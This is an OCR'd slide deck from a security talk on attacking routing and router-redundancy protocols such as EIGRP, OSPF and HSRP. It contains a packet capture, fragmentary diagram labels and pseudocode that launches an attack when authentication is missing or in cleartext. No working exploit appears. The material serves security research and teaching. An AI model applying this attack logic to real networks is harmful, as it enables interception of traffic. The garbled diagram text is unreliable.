# Routopsy

Modern Routing Protocol Vulnerability Analysis and Exploitation

Tyron Kemp and Szymon Ziolkowski

# # about us

Szymon Ziolkowski

- Hacking corporates for over 3 years
- Likes Application Security
- Enjoys writing code
- @TH3_GOAT_FARM3R

Tyron Kemp

- Four years network security experience
- Three years pentesting experience
- @tkempheks
- ~~alert(1)~~


- Security Analysts at OCD/SensePost team
- We wants to be your (network) neighbour*

1. Vulnerability Identification
2. Initial Attempts at Exploitation
3. Impact and Challenges
4. The Routopsy Toolkit

Dynamic Routing Protocols(**DRP**)

First Hop Redundancy Protocols (**FHRP**)


| DRP | FHRP |
|---|---|
| ***EIGRP*** | ***HSRP*** |
| ***OSPF*** | VRRP |
| RIP | GLBP |
| BGP | |





+


PROJECT CALICO


ROMANA



10.0.0.0/24
1
20.0.0.0/30
2
1
30.0.0.0/30
2
40.0.0.0/24
A
B
C



10.0.0.0/24
20.0.0.0/30
30.0.0.0/30
40.0.0.0/24
1
2
1
2
A
B
C



10.0.0.0/24
1
20.0.0.0/30
2
1
30.0.0.0/30
2
40.0.0.0/24
A
B
C



10.0.0.0/24
20.0.0.0/30
30.0.0.0/30
40.0.0.0/24
1
2
1
2
A
B
C



10.0.0.0/24
20.0.0.0/30
30.0.0.0/30
40.0.0.0/24
1
2
1
2
A
B
C




DRP
DRP
DRP
DRP



Active
Standby
User A


Active
Standby
User A
Inactive
Active
User A



```
    891 397.388259     192.168.100.1          224.0.0.10            EIGRP           74 Hello
```

```
+ Frame 670: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:30:00 (aa:bb:cc:00:30:00), Dst: IPv4mcast_0a (01:00:5e:00:00:0a)
+ Internet Protocol Version 4, Src: 192.168.100.2, Dst: 224.0.0.10
- Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xe76e [correct]
    [Checksum Status: Good]
  + Flags: 0x00000000
    Sequence: 0
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
  + Parameters
  + Software Version: EIGRP=18.0, TLV=2.0
```




```
    891 397.388259     192.168.100.1          224.0.0.10            EIGRP            74 Hello

+ Frame 670: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:30:00 (aa:bb:cc:00:30:00), Dst: IPv4mcast_0a (01:00:5e:00:00:0a)
+ Internet Protocol Version 4, Src: 192.168.100.2, Dst: 224.0.0.10
- Cisco EIGRP
     Version: 2
     Opcode: Hello (5)
     Checksum: 0xe76e [correct]
     [Checksum Status: Good]
   + Flags: 0x00000000
     Sequence: 0
     Acknowledge: 0
     Virtual Router ID: 0 (Address-Family)
     Autonomous System: 100
   + Parameters
   + Software Version: EIGRP=18.0, TLV=2.0
```


```
if not authentication:
    do_attack()
```

```
if authentication == true:

   if password == cleartext:
      do_attack()


else:
     do_attack()
```

